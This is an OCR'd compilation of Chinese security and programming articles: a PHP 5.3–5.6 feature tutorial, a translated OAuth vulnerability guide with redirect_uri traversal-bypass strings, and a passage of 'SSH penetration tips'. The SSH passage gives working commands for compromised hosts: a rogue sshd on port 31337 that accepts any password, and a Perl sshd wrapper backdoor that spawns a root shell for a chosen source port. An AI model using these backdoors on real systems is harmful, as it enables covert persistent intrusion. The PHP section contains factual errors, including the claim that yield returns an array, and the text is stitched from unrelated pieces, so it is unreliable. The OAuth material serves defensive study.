echo "{$json}\n";

$object = json_decode($json);
print_r($object);
```

输出：

```
{"key":"value","array":[1,2,3,4]}
```

```
stdClass Object
(
    [key] => value
    [array] => Array
        (
            [0] => 1
            [1] => 2
            [2] => 3
            [3] => 4
        )
)
```

值得注意的是 json_decode() 默认会返回一个对象而非数组，如果需要返回数组需要将第二个参数设置为 true.

PHP5.3

(2009-2012)

PHP5.3 算是一个非常大的更新，新增了大量新特征，同时也做了一些不向下兼容的修改。

弃用的功能

以下几个功能被弃用，若在配置文件中启用，则 PHP 会在运行时发出警告。

Register Globals

这是 php.ini 中的一个选项(register_globals), 开启后会将所有表单变量($_GET和$_POST)注册为全局变量.
看下面的例子:

```
if(isAuth())
    $authorized = true;
if($authorized)
    include("page.php");
```

这段代码在通过验证时，将 $authorized 设置为 true. 然后根据 $authorized 的值来决定是否显示页面.

但由于并没有事先把 $authorized 初始化为 false, 当 register_globals 打开时，可能访问 /auth.php?authorized=1 来定义该变量值，绕过身份验证。

该特征属于历史遗留问题，在 PHP4.2 中被默认关闭，在 PHP5.4 中被移除。

Magic Quotes

对应 php.ini 中的选项 magic_quotes_gpc, 这个特征同样属于历史遗留问题，已经在 PHP5.4 中移除。

该特征会将所有用户输入进行转义，这看上去不错，在第一章我们提到过要对用户输入进行转义。

但是 PHP 并不知道哪些输入会进入 SQL , 哪些输入会进入 Shell, 哪些输入会被显示为 HTML, 所以很多时候这种转义会引起混乱。

Safe Mode

很多虚拟主机提供商使用 Safe Mode 来隔离多个用户，但 Safe Mode 存在诸多问题，例如某些扩展并不按照 Safe Mode 来进行权限控制。

PHP官方推荐使用操作系统的机制来进行权限隔离，让Web服务器以不同的用户权限来运行PHP解释器，请参见第一章中的最小权限原则.

匿名函数

也叫闭包(Closures), 经常被用来临时性地创建一个无名函数，用于回调函数等用途。

```
$func = function($arg)
```

```
{
    print $arg;
};

$func("Hello World");
```

以上代码定义了一个匿名函数，并赋值给了 $func.
可以看到定义匿名函数依旧使用 function 关键字，只不过省略了函数名，直接是参数列表。

然后我们又调用了 $func 所储存的匿名函数。

匿名函数还可以用 use 关键字来捕捉外部变量：

```
function arrayPlus($array, $num)
{
    array_walk($array, function(&$v) use($num){
        $v += $num;
    });
}
```

上面的代码定义了一个 arrayPlus() 函数(这不是匿名函数), 它会将一个数组($array)中的每一项，加上一个指定的数字($num).

在 arrayPlus() 的实现中，我们使用了 array_walk() 函数，它会为一个数组的每一项执行一个回调函数，即我们定义的匿名函数。
在匿名函数的参数列表后，我们用 use 关键字将匿名函数外的 $num 捕捉到了函数内，以便知道到底应该加上多少。

魔术方法：__invoke(), __callStatic()

PHP 的面向对象体系中，提供了若干“魔术方法”，用于实现类似其他语言中的“重载”，如在访问不存在的属性、方法时触发某个魔术方法。

随着匿名函数的加入，PHP 引入了一个新的魔术方法 __invoke().
该魔术方法会在将一个对象作为函数调用时被调用:

```
class A
{
    public function __invoke($str)
    {
        print "A::__invoke(): {$str}";
    }
}

$a = new A;
$a("Hello World");
```

输出毫无疑问是:

```
A::__invoke(): Hello World
```

__callStatic() 则会在调用一个不存在的静态方法时被调用。

命名空间

PHP的命名空间有着前无古人后无来者的无比蛋疼的语法:

```
<?php
// 命名空间的分隔符是反斜杠，该声明语句必须在文件第一行。
// 命名空间中可以包含任意代码，但只有 **类, 函数, 常量** 受命名空间影响。
namespace XXOO\Test;

// 该类的完整限定名是 \XXOO\Test\A , 其中第一个反斜杠表示全局命名空间。
```

```
    class A{}

    // 你还可以在已经文件中定义第二个命名空间，接下来的代码将都位于\Other\Test2 .
    namespace Other\Test2;

    // 实例化来自其他命名空间的对象：
    $a = new \XXOO\Test\A;
    class B{}

    // 你还可以用花括号定义第三个命名空间
    namespace Other {
        // 实例化来自子命名空间的对象：
        $b = new Test2\B;

        // 导入来自其他命名空间的名称，并重命名，
        // 注意只能导入类，不能用于函数和常量。
        use \XXOO\Test\A as ClassA
    }
```

更多有关命名空间的语法介绍请参见官网 [注].

命名空间时常和 autoload 一同使用，用于自动加载类实现文件：

```
spl_autoload_register(
    function ($class) {
        spl_autoload(str_replace("\\", "/", $class));
```

```
    }
);
```

当你实例化一个类 \XXOO\Test\A 的时候，这个类的完整限定名会被传递给 autoload 函数，autoload 函数将类名中的命名空间分隔符(反斜杠)替换为斜杠，并包含对应文件。
这样可以实现类定义文件分级储存，按需自动加载。

注：http://www.php.net/manual/zh/language.namespaces.php

后期静态绑定

PHP 的 OPP 机制，具有继承和类似虚函数的功能，例如如下的代码：

```
class A
{
    public function callFuncXXOO()
    {
        print $this->funcXXOO();
    }

    public function funcXXOO()
    {
        return "A::funcXXOO()";
    }
}

class B extends A
{
    public function funcXXOO()
```

```
    {
        return "B::funcXXOO";
    }
}

$b = new B;
$b->callFuncXXOO();
```

输出是：

B::funcXXOO

可以看到，当在 A 中使用 $this->funcXXOO() 时，体现了“虚函数”的机制，实际调用的是 B::funcXXOO().
然而如果将所有函数都改为静态函数：

```
class A
{
    static public function callFuncXXOO()
    {
        print self::funcXXOO();
    }

    static public function funcXXOO()
    {
        return "A::funcXXOO()";
    }
}
```

```
class B extends A
{
    static public function funcXXOO()
    {
        return "B::funcXXOO";
    }
}

$b = new B;
$b->callFuncXXOO();
```

情况就没这么乐观了，输出是：

```
A::funcXXOO()
```

这是因为 self 的语义本来就是“当前类”，所以 PHP5.3 给 static 关键字赋予了一个新功能：后期静态绑定：

```
class A
{
    static public function callFuncXXOO()
    {
        print static::funcXXOO();
    }

    // ...
}
```

// ...

这样就会像预期一样输出了:

B::funcXXOO

Heredoc 和 Nowdoc

PHP5.3 对 Heredoc 以及 Nowdoc 进行了一些改进，它们都用于在 PHP 代码中嵌入大段字符串。

Heredoc 的行为类似于一个双引号字符串:

```
$name = "MyName";

echo <<< TEXT

My name is "{$name}".

TEXT;
```

Heredoc 以三个左尖括号开始，后面跟一个标识符(TEXT), 直到一个同样的顶格的标识符(不能缩进)结束。

就像双引号字符串一样，其中可以嵌入变量。

Heredoc 还可以用于函数参数，以及类成员初始化:

```
var_dump(<<<EOD

Hello World

EOD

);


class A

{

    const xx = <<< EOD

Hello World

EOD;
```

```
    public $oo = <<< EOD
Hello World
EOD;
}
```

Nowdoc 的行为像一个单引号字符串，不能在其中嵌入变量，和 Here-doc 唯一的区别就是，三个左尖括号后的标识符要以单引号括起来：

```
$name = "MyName";
echo <<< 'TEXT'
My name is "{$name}".
TEXT;
```

输出：

```
My name is "{$name}".
```

用 const 定义常量

PHP5.3 起同时支持在全局命名空间和类中使用 const 定义常量。

旧式风格：

```
define("XOOO", "Value");
```

新式风格：

```
const XXOO = "Value";
```

const 形式仅适用于常量，不适用于运行时才能求值的表达式：

```
// 正确
const XXOO = 1234;
// 错误
const XXOO = 2 * 617;
```

三元运算符简写形式

旧式风格：

echo $a ? $a : "No Value";

可简写成：

echo $a ?: "No Value";

即如果省略三元运算符的第二个部分，会默认用第一个部分代替。

Phar

Phar即PHP Archive, 起初只是Pear中的一个库而已，后来在PHP5.3被重新编写成C扩展并内置到 PHP 中。
Phar用来将多个 .php 脚本打包(也可以打包其他文件)成一个 .phar 的压缩文件(通常是ZIP格式)。
目的在于模仿 Java 的 .jar, 不对，目的是为了让发布PHP应用程序更加方便。同时还提供了数字签名验证等功能。

.phar 文件可以像 .php 文件一样，被PHP引擎解释执行，同时你还可以写出这样的代码来包含(require) .phar 中的代码：

require("xxoo.phar");

require("phar://xxoo.phar/xo/ox.php");

更多信息请参见官网 [注].

注：http://www.php.net/manual/zh/phar.using.intro.php

PHP5.4

(2012-2013)

Short Open Tag

Short Open Tag 自 PHP5.4 起总是可用。
在这里集中讲一下有关 PHP 起止标签的问题。即：

```
<?php
// Code...
?>
```

通常就是上面的形式，除此之外还有一种简写形式：

```
<? /* Code... */ ?>
```

还可以把

```
<?php echo $xxoo;?>
```

简写成：

```
<?= $xxoo;?>
```

这种简写形式被称为 Short Open Tag, 在 PHP5.3 起被默认开启，在 PHP5.4 起总是可用。
使用这种简写形式在 HTML 中嵌入 PHP 变量将会非常方便。

对于纯 PHP 文件(如类实现文件), PHP 官方建议顶格写起始标记，同时省略 结束标记。
这样可以确保整个 PHP 文件都是 PHP 代码，没有任何输出，否则当你包含该文件后，设置 Header 和 Cookie 时会遇到一些麻烦 [注].

注：Header 和 Cookie 必须在输出任何内容之前被发送。

数组简写形式

这是非常方便的一项特征!

```
// 原来的数组写法
$arr = array("key" => "value", "key2" => "value2");
// 简写形式
$arr = ["key" => "value", "key2" => "value2"];
```

Traits

所谓Traits就是“构件”，是用来替代继承的一种机制。PHP中无法进行多重继承，但一个类可以包含多个Traits.

```
// Traits不能被单独实例化，只能被类所包含
trait SayWorld
{
    public function sayHello()
    {
        echo 'World!';
    }
}

class MyHelloWorld
{
    // 将SayWorld中的成员包含进来
    use SayWorld;
}

$xxoo = new MyHelloWorld();
// sayHello() 函数是来自 SayWorld 构件的
$xxoo->sayHello();
```

Traits还有很多神奇的功能，比如包含多个Traits, 解决冲突，修改访问权限，为函数设置别名等等。
Traits中也同样可以包含Traits. 篇幅有限不能逐个举例，详情参见官网 [注].

注：http://www.php.net/manual/zh/language.oop5.traits.php

内置 Web 服务器

PHP从5.4开始内置一个轻量级的Web服务器，不支持并发，定位是用于开发和调试环境。

在开发环境使用它的确非常方便。

php -S localhost:8000

这样就在当前目录建立起了一个Web服务器，你可以通过 http://localhost:8000/ 来访问。
其中localhost是监听的ip，8000是监听的端口，可以自行修改。

很多应用中，都会进行URL重写，所以PHP提供了一个设置路由脚本的功能:

php -S localhost:8000 index.php

这样一来，所有的请求都会由index.php来处理。

你还可以使用 XDebug 来进行断点调试。

细节修改

PHP5.4 新增了动态访问静态方法的方式:

$func = "funcXXOO";

A::{$func}();

新增在实例化时访问类成员的特征:

(new MyClass)->xxoo();

新增支持对函数返回数组的成员访问解析(这种写法在之前版本是会报错的):

print func()[0];

PHP5.5

(2013起)

yield

yield关键字用于当函数需要返回一个迭代器的时候, 逐个返回值。

```
function number10()
{
    for($i = 1; $i <= 10; $i += 1)
        yield $i;
}
```

该函数的返回值是一个数组:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

list() 用于 foreach

可以用 list() 在 foreach 中解析嵌套的数组:

```
$array = [
    [1, 2, 3],
    [4, 5, 6],
];

foreach ($array as list($a, $b, $c))
    echo "{$a} {$b} {$c}\n";
```

结果:

```
1 2 3
4 5 6
```

细节修改

不推荐使用 mysql 函数，推荐使用 PDO 或 MySQLi, 参见前文。不再支持Windows XP.

可用 MyClass::class 取到一个类的完整限定名(包括命名空间)。

empty() 支持表达式作为参数。

try-catch 结构新增 finally 块。

PHP5.6

更好的常量

定义常量时允许使用之前定义的常量进行计算：

```
const A = 2;
const B = A + 1;

class C
{
    const STR = "hello";
    const STR2 = self::STR + ", world";
}
```

允许常量作为函数参数默认值：

```
function func($arg = C::STR2)
```

更好的可变函数参数

用于代替 func_get_args()

```
function add(...$args)
{
    $result = 0;
    foreach($args as $arg)
        $result += $arg;
    return $result;
```

```
}
```

同时可以在调用函数时，把数组展开为函数参数：

```
$arr = [2, 3];
add(1, ...$arr);
// 结果为 6
```

命名空间

命名空间支持常量和函数：

```
namespace Name\Space {
    const FOO = 42;
    function f() { echo __FUNCTION__."\n"; }
}

namespace {
    use const Name\Space\FOO;
    use function Name\Space\f;

    echo FOO."\n";
    f();
}
```

原文链接：

http://blog.segmentfault.com/jysperm/1190000000403307

OAuth 安全指南

译者：∑-TEAM

0x00 前言

这篇文章讲了OAuth 和 OpenID 容易出现漏洞的一些地方。不管是程序员还是黑客，阅读它都会对你大有裨益。

就OAuth本身而言有一套很严谨的结构，但是很多开发者在部署AOuth的时候因为疏忽产生很多安全隐患，这些隐患如果被攻击者利用，是很难防御的。

现在很多大网站，都存在OAuth安全隐患，我写这篇文章的原因也是希望大家意识到由OAuth配置不当所引发的安全问题，和警示开发人员要小心处理关于OAuth的问题。

这篇文章并没有阐释OAuth 的具体工作流程，想了解的话可以看他们的官网。

此文建议配合另外一个文章来看，包括乌云上很多实际案例： 《OAuth 2.0安全案例回顾》


0x01 Authorization Code flow

1. 通过绑定攻击者的账号进行账户劫持


这是一种比较常见的攻击手法，其实就是一种CSRF攻击。

平台返回code到事先设定好的回调url，SITE/oauth/callback?code=CODE，之后客户端把code连同client credentials 和 redirect_uri一起提交换取access_token。

如果客户端没有部署 state这个参数来防止CSRF攻击，那么我们就可以通过CSRF轻易地把我们提供的账号和受害者的账号绑定。



如下图所示，很多网站都提供使用社交账户登录的功能。



防范方法：在把用户的数据提交给提供者网站的时候，附带一个随机数，在连接返回时，沿着这个随机数是否改变。

State fixation bug:(state可变漏洞)：在omniauth中一些遗留代码会导致state被修改，它使用 /connect?state=user_supplied代替了随机数。 一些开发者把state拿来做其他的用途，导致他失去了防止CSRF的功能，一个工整的解决方式可以用JSON Web Token as state。

2. 使用会话固化攻击进行账户劫持

在会话固化攻击中，攻击者会初始化一个合法的会话，然后诱使用户在这个会话上完成后续操作，从而达到攻击的目的。

如果我们访问一个用户绑定的链接，比如/user/auth/facebook，这个链接通常会返回 一个附带用户信息的url，其中uid代表了攻击者的id最终这个id将和受害者用户绑定。

修复: 确认每一条绑定社交用户的链接都拥有合法的csrf_token,最好使用post代替get。

Facebook驳回了这个CSRF漏洞的修复建议，很多库中仍包含这一漏洞。所以不要奢望平台方总是能给与你可靠的数据。

3. 通过authorization code泄露来劫持数据

OAuth 的文档清楚的写出了，平台方应该检查redirect_uri是否被篡改。但我们通常懒得去检查它。

这使得很多平台方在这里产生了安全隐患，Foursquare (reported), VK (report, in Russian), Github (could be used to leak tokens to private repos)

攻击的方式很简单，寻找一个XSS漏洞，搞糟一个链接把redirect_uri修改为你自己的地址。当受害者访问这个链接时，就会把leaking_page?code=CODE发送到你的指定地址。

这样你就可以使用这个泄露的授权码，在真实的redirect_uri上面登录受害者的用户了。

修复方法：可变的redirect_uri的确会产生风险，如果你非要用它，在access_token创建的时候验证它是否被篡改。


0x02 Implicit flow

1. redirect可控引起的access_token/signed_request泄露

这个漏洞被媒体称之为"covert redirect"，但是这并不是一个新的漏洞。

利用它的前提是需要有一个可以修改的redirect，之后吧response_type替换为token或者是signed_request。302重定向会附带#后的信息，而攻击者只需要通过js截取即可。


修补方式：在app setting中建立redirect_uri白名单。



2. 通过收集用户access_token进行账户劫持

这个漏洞也被称为 One Token to Rule Them All.它通常发生在，手机和客户端app上。

当用户吧一个ring提交到一个他想登陆的网站时，一个恶意的网站管理员就可以通过这个ring登陆这个用户正在使用的其他网站。



0x03 Extra

1. client credentials 泄露

client credentials其实并没有那么重要，你所能做的就是取得auth code，然后手动得到一个access_token。

使用静态redirect_uri，可以防止这种安全隐患。

2. 会话固化攻击 (OAuth1.0)

OAuth1.0和OAuth2.0的主要区别就是向平台传输参数的方式不同。在1.0中，客户把所有参数传递给平台，然后直接得到access_token。所以你可以诱使用户访问provider?request_token=TOKEN在授权完成后用户会被重定向到client/callback?request_token=SAME_TOKEN如果这个TOKEN是我们事先生成的，那么我们就可以复用这个TOKEN.

这不是一个服务端的bug，通常它被用来钓鱼，比如这个案例(FYI, Paypal express checkout has this bug)

3. 中继平台

有些平台本身在其他平台获取账号，同时也为其他用户提供服务。通常他们都需要将url重定向到第三方网站，token在这样的链条中很容易泄露

Facebook -> Middleware Provider -> Client's callback

而且这个问题基本无法修复。

facebook的解决方法是在callback url后面加上#= 防止其夹带数据。

4. 绕过redirect_uri认证的一些技巧

如果允许设置子目录，下面是一些目录遍历的技巧

/old/path/../../new/path

/old/path/%2e%2e/%2e%2e/new/path

/old/path/%252e%252e/%252e%252e/new/path

/new/path///../../old/path/

/old/path/.%0a./.%0d./new/path (For Rails, because it strips \n\d\0)

5. 重放攻击

code 经过get传输的时候会存在于log文件中，平台应该在使用或者过期之后删除它们。

译文链接：http://drops.wooyun.org/papers/1989

原文链接：http://www.oauthsecurity.com/

渗透技巧之SSH篇

作者：mickey

用些小技巧，蒙蒙菜鸟管理员。


1. 入侵得到SHELL后，对方防火墙没限制，想快速开放一个可以访问的SSH端口

肉鸡上执行

mickey@vic:~# ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=31337;

就会派生一个31337端口，然后连接31337，用root/bin/ftp/mail当用户名，密码随意，就可登陆。

效果图：



2. 做一个SSH wrapper后门，效果比第一个好，没有开放额外的端口，只要对方开了SSH服务，就能远程连接

在肉鸡上执行：

[root@localhost ~]# cd /usr/sbin

[root@localhost sbin]# mv sshd ../bin

[root@localhost sbin]# echo '#!/usr/bin/perl' >sshd

[root@localhost sbin]# echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);' >>sshd

[root@localhost sbin]# echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd

[root@localhost sbin]# chmod u+x sshd

[root@localhost sbin]# /etc/init.d/sshd restart

在本机执行：

socat STDIO TCP4:10.18.180.20:22,sourceport=13377

如果你想修改源端口，可以用python的struct标准库实现

>>> import struct

>>> buffer = struct.pack('>I6',19526)

>>> print repr(buffer)


'\x00\x00LF'

>>> buffer = struct.pack('>I6',13377)

>>> print buffer

4A

